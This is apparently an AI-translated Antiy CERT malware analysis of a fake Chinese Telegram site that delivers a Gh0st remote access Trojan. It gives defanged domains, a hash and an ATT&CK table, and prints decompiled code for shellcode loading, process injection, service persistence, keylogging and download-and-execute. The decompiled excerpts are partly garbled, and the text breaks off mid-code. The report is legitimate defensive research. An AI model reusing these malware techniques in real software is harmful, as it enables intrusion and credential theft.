

Analysis of Attack Activities Deploying Remote Access Trojan via a Counterfeit Chinese Version of Telegram Website

Antiy CERT

Draft completion date: October 10, 2022

Initial release date: October 24, 2022

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

Recently, Antiy CERT detected an attack activity that launched a remote control Trojan through a fake Chinese version of Telegram website. This attack mainly targeted users using Windows system.

Attackers used a forged Chinese version of Telegram to trick users into downloading a Telegram application installation package containing malicious code. The malicious code used a "white and black" technique to hijack the legitimate Windows Defender program by replacing DLL files, evading detection by security software. The malware then loaded and executed the final remote control Trojan through multiple layers of shellcode and DLL files, enabling remote control of the user's device.

Correlation analysis revealed that the captured sample is a variant of the Gh0st remote control Trojan family. Written in C/C++, the Gh0st remote control Trojan possesses multiple capabilities, including remote download and execution, file management, and keylogging. Due to its open-source nature, numerous variants and modifications exist online, offering more covert behavior, diverse functionality, and customization, posing a greater threat to user computer security.

It has been verified that Antiy Intelligent Endpoint Protection System (IEP) can effectively detect and kill this remote control Trojan.

2 ATT&CK Mapping Diagram Corresponding to the Incident

The distribution diagram of technical characteristics corresponding to the incidents is shown in Figure Figure 2-1 .




Figure 2-1 Mapping of technical features to ATT&CK

The specific ATT&CK technical behavior description table is shown Table 2-1Table 2-1.

Table 2-1ATT&CK technical behavior description

ATT&CK stages/categories	Specific behavior	Notes
Resource development	Acquire infrastructure	Get server, domain name, etc.
Resource development	Environmental preparation	Build a phishing website
Initial access	Phishing	Phishing
Execute	Induce users to execute	Induce users to execute
Persistence	Boot or log in with autostart	Set auto-startup items
Persistence	Create or modify system processes	Create a Service
Privilege escalation	Manipulate access tokens	Manipulate tokens
Defense evasion	Deobfuscate/decode files or information	Deobfuscate/decode files or information
Defense evasion	Hidden Behavior	Hidden Behavior

Defense evasion	Execution process hijacking	Hijacking DLLs loaded by normal files
Defense evasion	Counterfeit	Telegram impersonation
Defense evasion	Modify the registry	Modify the registry
Defense evasion	Obfuscate files or information	Obfuscate files or information
Defense evasion	Process injection	Process injection
Defense evasion	Execute signed binary agent	Use MS Defender program execution
Discover	Discover application window	Discover application window
Discover	Discover files and directories	Discover files and directories
Discover	Query the registry	Query the registry
Discover	Discovery software	Discovery software
Discover	Discover system information	Discover system information
Discover	Discover system network configuration	Discover system network configuration
Discover	Discover system network connections	Discover system network connections
Discover	Discover system services	Discover system services
Discover	Discovery system time	Discovery system time
Collect	Automatic collection	Automatic collection
Collect	Collect local system data	Collect local system data
Collect	Data temporary storage	Temporarily save keystrokes to a file
Command and Control	Use encrypted channels	Encrypt traffic using XOR etc.
Command and Control	Use standard non-application layer protocols	Use TCP protocol
Data exfiltration	Automatic exfiltration of data	Automatically send online data
Data exfiltration	Use C2 channel for backhaul	Use C2 channel for backhaul
Influence	Corrupt data	Delete browser data
Influence	Manipulate data	Manipulate data
Influence	Tamper with visible content	Modify resolution, display pop-up windows, etc.

3 Protection Recommendations

To effectively defend against such attacks and improve security protection, Antiy recommends that enterprises take the following protective measures:

3.1 Improve Host Security Protection Capabilities

1. Install terminal protection system: Install anti-virus software. It is recommended to install **Antiy Intelligent Endpoint Protection System**.
2. Deploy an Intrusion Detection System (IDS): Deploy traffic monitoring software or equipment to facilitate the detection of malicious code. **The Antiy Persistent Threat Detection System (PTD)** analyzes network traffic and can accurately detect a large amount of known malicious code and network attack activities, effectively discovering suspicious network behavior, assets, and various unknown threats.

3.2 Website Transmission Protection

1. Avoid clicking on links from unknown sources;
2. Query the threat intelligence analysis system to determine whether the URL is a threat.
3. It is recommended to use genuine software downloaded from the official website. If there is no official website, it is recommended to download from a trusted source and scan it with anti-virus software after downloading.

3.3 Initiate Emergency Response Promptly When Attacked

1. Contact the emergency response team: If you are attacked by malware, it is recommended to isolate the attacked host in a timely manner and protect the site while waiting for security engineers to investigate the computer; Antiy 24/7 service hotline: 400-840-9234.

It has been verified that Antiy Intelligent Endpoint Protection System (IEP) can effectively detect and kill this remote control Trojan.




Figure 3-1Antiy IEP achieves effective protection for user systems

4 Attack Process

4.1 Attack Flowchart

Attackers deployed a remote control Trojan by forging a Chinese version of Telegram, tricking users into downloading and installing a malicious MSI file from Telegram. After the user installed the executable file contained in the malicious MSI, a malicious DLL file was loaded to decrypt the shellcode, ultimately loading the remote control Trojan. The remote control Trojan can automatically retrieve system information and transmit feedback, allowing attackers to remotely control the system and execute other attacks.




Figure 4-1 Flowchart of the incident of fake website launching remote control Trojan

4.2 Detailed Analysis of the Attack Process

4.2.1 Attack Delivery Phase

The attacker tricked users into downloading malicious Figure 4-24-2.




Figure 4-2 Fake Chinese version of Telegram website

In the continuous tracking of such incidents, Antiy CERT discovered multiple malicious URLs disguised as Chinese versions of Telegram websites. The relevant domain names are shown Table 4-1Table 4-1.

Table 4-1 Malicious URL disguised as the Chinese version of Telegram

Malicious URLs	
telegraac[.]com	telegrnam[.]com
www.telegramn[.]org	telearnm[.]com
www.telegramos[.]org	www.telegron[.]com
tgramarn[.]com	www.telegvam[.]org
www.teylelc[.]com	www.telegcm[.]com
telegramcn[.]org	www.telegramv[.]com
telegram-cn[.]org	telegrcn[.]org

4.2.2 Induction Execution Stage

1. Users access the website based on their needs. When users select the Windows system installer, the fake website automatically downloads malicious files; when users choose installers for other systems, the fake website redirects them back to the official Telegram website;




Figure 4-3 Telegram official website

2. When the user executes the malicious msi file, a fake Telegram installation program window will be launched to trick the user into installing the malicious program. The fake installation window is shown Figure 4-44-4.



Figure 4-4 Fake Telegram installer window

- After the installation is complete, executing the hijacked executable file will read the DLL malicious file, decrypt the XML malicious file to obtain the shellcode and execute it.

4.2.3 Remote Access Trojan Execution Phase

- Utilize multiple layers of shellcode and nested loading of DLL files to execute the final remote control Trojan;
- Remote control Trojans can automatically obtain sensitive information and transmit it back;
- Remote control Trojans perform remote control attacks by accepting commands conveyed by attackers.

5 Sample Analysis

5.1 Sample Tags


Table 5-1 Sample tags

Virus name	Trojan[RAT]/Win32. Dropper
Original file name	supt.msi
MD5	B6758566CDC1E8B1804E850C1BA38A1A

Processor architecture	Intel 386 or later, and compatibles
File size	51.58 MB (54,089,216 bytes)
File format	Microsoft Windows Installer (MSI)
Timestamp	2009-12-11 11:47:44 UTC (fake)
Digital signature	none
Packer type	none
Compiled language	C/C++
VT first upload time	2022-10-08 04:20:52 UTC
VT test results	2/62

5.2 Detailed Analysis

supt.msi is an msi installer package that installs the legitimate Telegram program into the "%ProgramFiles(x86)%\tpro\Tsetups" directory. It also installs accompanying malicious files into the Windows Defender Plugs directory within that location. In this directory, mpclient.dll and upgrade.xml are malicious files, while the rest are legitimate Windows Defender components bearing Microsoft digital signatures.



名称	类型	大小
zh-CN	文件夹	
☒ ComSvcInst.exe	应用程序	491 KB
☐ EppManifest.dll	应用程序扩展	716 KB
☐ MpAsDesc.dll	应用程序扩展	93 KB
☒ mpclient.dll	应用程序扩展	42 KB
☐ MpOAV.dll	应用程序扩展	103 KB
☐ MsMpLics.dll	应用程序扩展	20 KB
☒ upgrade.xml	XML 文档	178 KB

Figure 5-1 2

Upon completion of the installation, if you check the "StartT setups" option, ComSvcInst.exe in the directory will be executed. This program uses a "black and white" technique to hijack ComSvcInst.exe to load MPCClient.dll, effectively loading the malicious payload MPCClient.dll into the legitimate ComSvcInst.exe process to evade detection by security software. If this option is not checked, the program will not execute.



Figure 5-3 Programs executed after installation

● First stage DLL file

mpclient.dll reads the file upgrade.xml and decrypts it to obtain the shellcode.

```
LibraryA = LoadLibraryA("kernel32.dll");
ProcAddress = GetProcAddress(LibraryA, ProcName);
v13 = LoadLibraryA("kernel32.dll");
v14 = GetProcAddress(v13, asc_1000AB34);
NumberOfBytesRead = GetModuleFileNameW(hModule, Filename, 0x2000u);
self_path_len = NumberOfBytesRead - 1;
if ( (int)(NumberOfBytesRead - 1) > 0 )
{
    while ( Filename[self_path_len] != '\\' )
    {
        if ( (int)--self_path_len <= 0 )
            goto LABEL_30;
    }
    lstrcpw(&Filename[self_path_len + 1], aUpgradeXml);
}
LABEL_30:
result = VirtualAlloc(0, 0x100000u, 0x1000u, 0x40u);
v17 = result;
if ( result )
{
    v18 = (void *)((int (__stdcall *)(WCHAR *, unsigned int, int, _DWORD, int, _DWORD, _DWORD))v14)(
        Filename,
        0x80000000,
        1,
        0,
        3,
        0,
        0);
    result = (LPVOID)GetFileSize(v18, 0);
    v19 = (int)result;
    if ( v18 != (void *)-1 )
    {
        result = (LPVOID)ReadFile(v18, v17, 0x100000u, &NumberOfBytesRead, 0);
    }
}
```

Figure 5-4 Read upgrade.xml

The memory page attributes are changed and the decrypted shellcode is executed. The shellcode is used to load the second-stage DLL in memory.

```
result = (LPVOID)ReadFile(v18, v17, 0x100000u, &NumberOfBytesRead, 0);
if ( result )
{
    CloseHandle(v18);
    sub_100010F0(v19, (int)v17);
    ((void (__stdcall *)(void *, int, MACRO_PAGE, char *))ProcAddress)(v17, 0x100000, PAGE_EXECUTE_READ, v20);
    return (LPVOID)((int (*)(void))v17)();
}
```

Figure 5-5Execute shellcode

● Second stage DLL

Determine whether the registry key HKLM\SYSTEM\CurrentControlSet\Services\Lisen2 for the service Lisen2 exists.

```
memset(&SubKey[1], 0, 0x103u);
strcpy(&SubKey[32], "s\\");
*(__m128i *)SubKey = _mm_loadu_si128((const __m128i *)"SYSTEM\\CurrentControlSet\\Services\\");
v0 = (char *)&phkResult + 3;
*(__m128i *)&SubKey[16] = _mm_loadu_si128((const __m128i *)"ntrolSet\\Services\\");
while ( *++v0 )
;
strcpy(v0, "Lisen2");
return RegOpenKeyExA(HKEY_LOCAL_MACHINE, SubKey, 0, 0xF003Fu, &phkResult) == 0;
```

Figure 5-6Detection service registration table

If it exists, it will create its own process with administrator privileges and use "Win7" as the startup parameter.

```
lpCommandLine = this;
LibraryA = LoadLibraryA("userenv.dll");
CreateEnvironmentBlock = (BOOL (__stdcall *) (LPVOID *, HANDLE, BOOL))GetProcAddress(
    LibraryA,
    "CreateEnvironmentBlock");

lpEnvironment = 0;
TokenInformation = 0;
TokenHandle = 0;
phNewToken = 0;
memset(&StartupInfo, 0, sizeof(StartupInfo));
StartupInfo.cb = 68;
StartupInfo.lpDesktop = "WinSta0\\Default";
memset(&ProcessInformation, 0, sizeof(ProcessInformation));
CurrentProcess = GetCurrentProcess();
OpenProcessToken(CurrentProcess, 0xF01FFu, &TokenHandle);
DuplicateTokenEx(TokenHandle, 0x20000000u, 0, SecurityIdentification, TokenPrimary, &phNewToken);
v3 = LoadLibraryA("Kernel32.dll");
if ( GetProcAddress(v3, "WTSGetActiveConsoleSessionId") )
{
    TokenInformation = 1;
    result = (HANDLE)WTSEnumerateSessionsA(0, 0, 1u, &ppSessionInfo, &pCount);
    if ( !result )
        return result;
    v5 = 0;
    if ( pCount )
    {
        p_State = &ppSessionInfo->State;
        while ( *p_State )
        {
            ++v5;
            p_State += 3;
            if ( v5 >= pCount )
                goto LABEL_9;
        }
        TokenInformation = ppSessionInfo[v5].SessionId;
    }
}
ABEL_9:
WTSFreeMemory(ppSessionInfo);
SetTokenInformation(phNewToken, TokenSessionId, &TokenInformation, 4u);
CreateEnvironmentBlock(&lpEnvironment, phNewToken, 0);
CreateProcessAsUserA(
    phNewToken,
    0,
    lpCommandLine,
    GetModuleFileNameA(0, Filename, 0x104u);
    wsprintfA(v7, "%s Win7", Filename);
    v1 = sub_2213C0(v7);
```

Figure 5-7Start itself

If it does not exist, it will first create the Lisen2 (Windows Advance Prtect Threas) service with its own executable program and start it, and start its own process with "Win7" as the running parameter.

```

GetModuleFileNameA(0, Filename, 0x104u);
wsprintfA(BinaryPathName, "\\%s\\", Filename);
phkResult = 0;
v11 = 0;
ms_exc.registration.TryLevel = 0;
v0 = OpenSCManagerA(0, 0, 0xF003Fu);
hSCManager = v0;
if ( v0 )
{
    ServiceA = CreateServiceA(
        v0,
        "Lisen2",
        "Windows Advance Protect Threats",
        0xF01FFu,
        0x110u,
        2u,
        1u,
        BinaryPathName,
        0,
        0,
        0,
        0,
        0);
    v11 = ServiceA;
    v2 = LockServiceDatabase(v0);
    Info[1] = 0;
    Info[0] = 86400;
    v13[1] = 7000;
    v13[0] = 1;
    v13[3] = 0;
    v13[2] = 1;
    v13[5] = 0;
    v13[4] = 1;
    v9 = v13;
    v8 = 0x30000000i64;
    ChangeServiceConfig2A(ServiceA, 2u, Info);
    UnlockServiceDatabase(v2);
    if ( !ServiceA && GetLastError() == 1073 )
    {
        v3 = OpenServiceA(hSCManager, "Lisen2", 0xF01FFu);
        ServiceA = v3;
        v11 = v3;
        if ( !v3 )
            goto LABEL_10;
        StartServiceA(v3, 0, 0);
    }
    if ( StartServiceA(ServiceA, 0, 0) )
    {
        *(__m128i *)SubKey = _mm_loadu_si128((const __m128i *)"SYSTEM\\CurrentControlSet\\Services\\");
        v18 = _mm_loadu_si128((const __m128i *)"ntrolSet\\Services\\");
        strcpy(v19, "s\\");
    }
}

```

Figure 5-8 Create a service

The sample also checks the running parameters of ComSvcInst.exe. If the parameters are not empty, it creates the %WINDIR%\System32\odbcad32.exe process, injects the second shellcode, and then executes the aforementioned Lisen2 service settings. The second shellcode is also a DLL loader, used to load the third-stage DLL payload.

```
memset(&StartupInfo, 0, sizeof(StartupInfo));
StartupInfo.cb = 68;
StartupInfo.wShowWindow = 0;
StartupInfo.dwXSize = 0;
StartupInfo.dwYSize = 0;
memset(Dst, 0, 260);
ProcessInformation = 0i64;
memset(&StartupInfo.lpReserved, 0, 12);
StartupInfo.dwFlags = 1;
ExpandEnvironmentStringsA("%WINDIR%\\System32\\odbcad32.exe", Dst, 0x104u);
while ( !CreateProcessA(Dst, 0, 0, 0, 0, 0x8000004u, 0, 0, &StartupInfo, &ProcessInformation) )
    Sleep(0xBB8u);
v0 = OpenProcess(0x1FFFFFFu, 0, ProcessInformation.dwProcessId);
v1 = VirtualAllocEx(v0, 0, 0x19C0Cu, 0x3000u, 0x40u);
WriteProcessMemory(v0, v1, Buffer, 0x19C0Cu, 0);
CreateRemoteThread(v0, 0, 0, (LPTHREAD_START_ROUTINE)v1, 0, 0, 0);
CloseHandle(v0);
return ProcessInformation.hThread;
```



Figure 5-9 Injection process

● Third stage DLL

Create a keyboard logging thread and encrypt and store keystroke information in C:\Windows\SysWOW64\lost.key or C:\Windows\system32\lost.key.

```
Sleep(0xAu);
if ( lstrlenA(String) )
{
    if ( init_file() ) ←
    {
        write_to_file(asc_2339D8);
        write_to_file(String);
    }
    else
    {
        write_to_file(String);
    }
    memset(String, 0, sizeof(String));
}
v2 = 0;
while ( 1 )
{
    KeyState = GetKeyState(16);
    v4 = (int)key_name[v2 + 202];
    v5 = KeyState;
    if ( (((unsigned __int16)GetAsyncKeyState(v4)) & 0x00000001) )
    {
        v6 = v8[v4];
        if ( v6 )
        {
            v8[v4] = 0;
            if ( v4 == 8 )
            {
                lstrcatA(String, aBackspace_0);
                write_to_file(String);
            }
            else if ( lstrlenA(String) <= 550 )
            {
                if ( v4 != 13 )
                {
                    if ( v6 % 2 == 1 )
                    {
                        lstrcatA(String, key_name[v2 + 10]);
                    }
                    else if ( !(v6 % 2) )
                    {
                        lstrcatA(String, key_name[v2]);
                    }
                }
            }
        }
    }
    v6 = lstrlenA(lpString);
    WriteFile(FileA, v4, v6, &NumberOfBytesWritten, 0);
    return CloseHandle(FileA);
}
```

Figure 5-10 Keylogger function

Download and execute the specified program.

```

v1 = strlen(a1) + 1;
if ( v1 == 1 )
    return 0;
v2 = (char *)malloc(v1);
qmemcpy(v2, a1, v1);
v3 = strchr(v2, '/');
if ( v3 == (char *)-1 )
    return 0;
memset(Str, 0, sizeof(Str));
v6 = 0;
v7 = 0;
wsprintfA(Str, "c:\\%s", v3 + 1);
if ( URLDownloadToFileA(0, v2, Str, 0, 0) || !sub_228560(Str) )
    return 0;
sub_225520(Str, 5);
return 1;
// 利用%s\\shell\\open\\command执行，在桌面0

```

Figure 5-11Download and execute the program

The two built-in configuration information are used to determine whether to enable registry persistence or service persistence. Finally, the C2 connection function is enabled.


```

if ( dword_235BDC == 1 ) // 注册表启动项持久化
{
    memset(Filename, 0, sizeof(Filename));
    v4 = 0;
    v5 = 0;
    qmemcpy(NewFileName, aCWindowsExe, sizeof(NewFileName));
    GetModuleFileNameA(0, Filename, 0x104u);
    CopyFileA(Filename, (LPCSTR)NewFileName, 0);
    if ( !RegOpenKeyExA(HKEY_CURRENT_USER, SubKey, 0, 0xF003Fu, &phkResult) )// 添加注册表启动项
    {
        RegSetValueExA(phkResult, ValueName, 0, 1u, (const BYTE *)NewFileName, 0x18u);
        RegCloseKey(phkResult);
    }
    while ( 1 )
    {
        Sub_225110_MainRatConnect(); // 循环连接C2
        Sleep(0x3Cu);
    }
}
if ( dword_2357A8 == 1 ) // 服务持久化
{
    if ( !sub_225D80() )
    {
        strcpy((char *)NewFileName, "C:\\Windows\\svchost.exe");
        GetModuleFileNameA(0, Filename, 0xE1u);
        CopyFileA(Filename, (LPCSTR)NewFileName, 0);
        sub_224FF0();
        sub_225A10(ServiceName, DisplayName, byte_2358F8);
        Sleep(0x1F4u);
        Sub_225110_MainRatConnect();
        exit(0);
    }
    NewFileName[0].lpServiceName = ServiceName;
    NewFileName[0].lpServiceProc = (LPSERVICE_MAIN_FUNCTIONA)sub_2252A0;
    NewFileName[1].lpServiceName = 0;
    NewFileName[1].lpServiceProc = 0;
    StartServiceCtrlDispatcherA(NewFileName);
    Sub_225110_MainRatConnect();
LABEL_11:
    if ( dword_235750 == 1 ) // 不持久化
    {
        while ( 1 )
        {
            Sub_225110_MainRatConnect();
            Sleep(0x3Cu);
        }
    }
}

```

Figure 5-12 Persistence function

Create a mutex in the format of C2 address: port: service name to prevent repeated operation.

```

if ( !Str
    && (pwsprintf(mutexName, "%s:%d:%s", Global_Addr, Global_Port, ServiceName),
        (MutexA = pCreateMutexA(0, 0, mutexName)) != 0)
    && GetLastError() == 0xB7 )
{
    pReleaseMutex(MutexA);
    pCloseHandle(MutexA);
    return 0;
}

```

Figure 5-13 Mutexes

Set the MarkTime registry key to record the current time.

```
memset(v9, 0, sizeof(v9));
v10 = 0;
v11 = 0;
